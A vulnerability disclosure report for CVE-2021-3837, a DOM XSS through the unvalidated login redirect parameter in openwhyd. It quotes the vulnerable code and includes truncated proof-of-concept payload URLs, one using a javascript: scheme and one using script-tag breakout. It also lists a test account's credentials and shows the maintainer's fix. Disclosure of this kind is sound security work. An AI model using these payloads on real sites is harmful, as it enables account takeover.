Improper Authorization in openwhyd/openwhyd

Valid Reported on Dec 5th 2021

0

Description

This Account Takeover via Dom XSS vulnerability occurs because the backend does not check the value of the redirect parameter in the login logic.

```
          if (form.fbUid)
            userModel.update(dbUser._id, {
              $set: {
                fbId: form.fbUid,
                fbTok: form.fbTok, // access token provided on last faceboc
              },
            });
          renderRedirect(form.redirect || '/', dbUser);
          return; // prevent default response (renderForm)
        } else if (form.action != 'logout') {
          form.wrongPassword = 1;
          form.error = 'Your password seems wrong... Try again!';
        }
// https://github.com/openwhyd/openwhyd/blob/8fa2e93dac63e480393aedeb47088c
```


If look at the login logic, upon successful login, the renderRedirect() function is called, and the redirect value is passed as an argument value of renderRedirect() function without any verification

```
  // in case of successful login
  function renderRedirect(url, user) {
    request.session.whydUid = (user || {}).id;
    if (!form.ajax) response.renderHTML(loggingTemplate.htmlRedirect(url));
    else {
      var json = { redirect: url };
      if (form.includeUser) {
        userApi.fetchUserData(user, function (user) {
          json.user = user;
          renderJSON(json);
        });
      } else renderJSON(json);
    }
  }
// https://github.com/openwhyd/openwhyd/blob/8fa2e93dac63e480393aedeb47088c
```


The above code is executed when login is successful. I could see calling the htmlRedirect() method in the first if statement in the renderRedirect() function.

```
exports.htmlRedirect = function (url) {
  return url == 'closeWindow'
    ? exports.htmlCloseWindow()
    : [
        '<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">',
        '<html>',
        '<head>',
        '<title>Openwhyd is redirecting...</title>',
        '<meta http-equiv="REFRESH" content="3;url=' + url + '"></HEAD>',
        '<BODY>',
        'You are being redirected to: <a href="' + url + '">' + url + '</a>
        '<script>window.location.href="' + url + '";</script>',
        '</BODY>',
        '</HTML>',
      ].join('\n');
};
// https://github.com/openwhyd/openwhyd/blob/master/app/templates/logging.j
```


If analyze the htmlRedirect() method, you can see that the value of url is put as the href value of the a tag without any verification. If it is possible to insert a javascript: scheme as a value of url, XSS can be triggered.



Look at the picture above, you can see that the value of the Redirect parameter is inserted as an input tag!



You can see that the new login page is loaded with IFRAME on successful login!



Finally, click on the screen and your user account will be transferred to the hacker's server!

Proof of Concept

```
1. Open the https://openwhyd.org/login?redirect=javascript:f=document.creat
2. Log in.
3. If you click the screen after 1 second after successful login, your accc

Test Account
> ID : pocas.cyber@gmail.com
> PW : qwer1202@

Video : https://www.youtube.com/watch?v=jeoPB10-S60
```

Impact

It is free to run scripts in the victim's browser.

CVE
CVE-2021-3837
(Published)

Vulnerability Type
CWE-285: Improper Authorization

Severity
High (8.6)

Visibility
Public

Status
Fixed

Found by

Pocas
@p0cas
amateur

Fixed by

Adrien Joly
@adrienjoly
maintainer

This report was seen 469 times.

We are processing your report and will contact the **openwhyd** team within 24 hours. a year ago

Pocas modified the report a year ago

We have contacted a member of the **openwhyd** team and are waiting to hear back a year ago

We have sent a follow up to the **openwhyd** team. We will try again in 7 days. a year ago

Pocas modified the report a year ago

Pocas modified the report a year ago

Pocas a year ago Researcher

When will maintainers check for this vulnerability? :)

Adrien Joly validated this vulnerability a year ago

Pocas has been awarded the disclosure bounty ✔

The fix bounty is now up for grabs

Adrien Joly marked this as fixed in **1.45.12** with commit **102a97** a year ago

Adrien Joly has been awarded the fix bounty ✔

This vulnerability will not receive a CVE ✖

Pocas a year ago Researcher

```
https://openwhyd.org/login?redirect=https://openwhyd.org/%22%3E%3C/script%3E%3Cimg%20s
```

Hello! A patch has been identified for this vulnerability. But the vulnerability still occurs! The reason is that the redirect parameter prevents the use of external domains, but I can insert other tags by escaping the <script> tag by inserting a tag.

```
https://github.com/openwhyd/openwhyd/blob/master/app/templates/logging.js#L54
```

So, in order to solve this, the code I attached at the beginning needs to be patched by the maintainer!

When entering the url value as the value of `location.href`, it is recommended to process the Entity!

Adrien Joly a year ago

Thanks for the heads up, this fix should be safer:
https://github.com/openwhyd/openwhyd/pull/524/files

Pocas a year ago Researcher

Do you agree to assign and publish a CVE for this vulnerability? thank you

Adrien Joly a year ago

Yes, ok.

Jamie Slome a year ago Admin

CVE published! 🎊

Sign in to join this conversation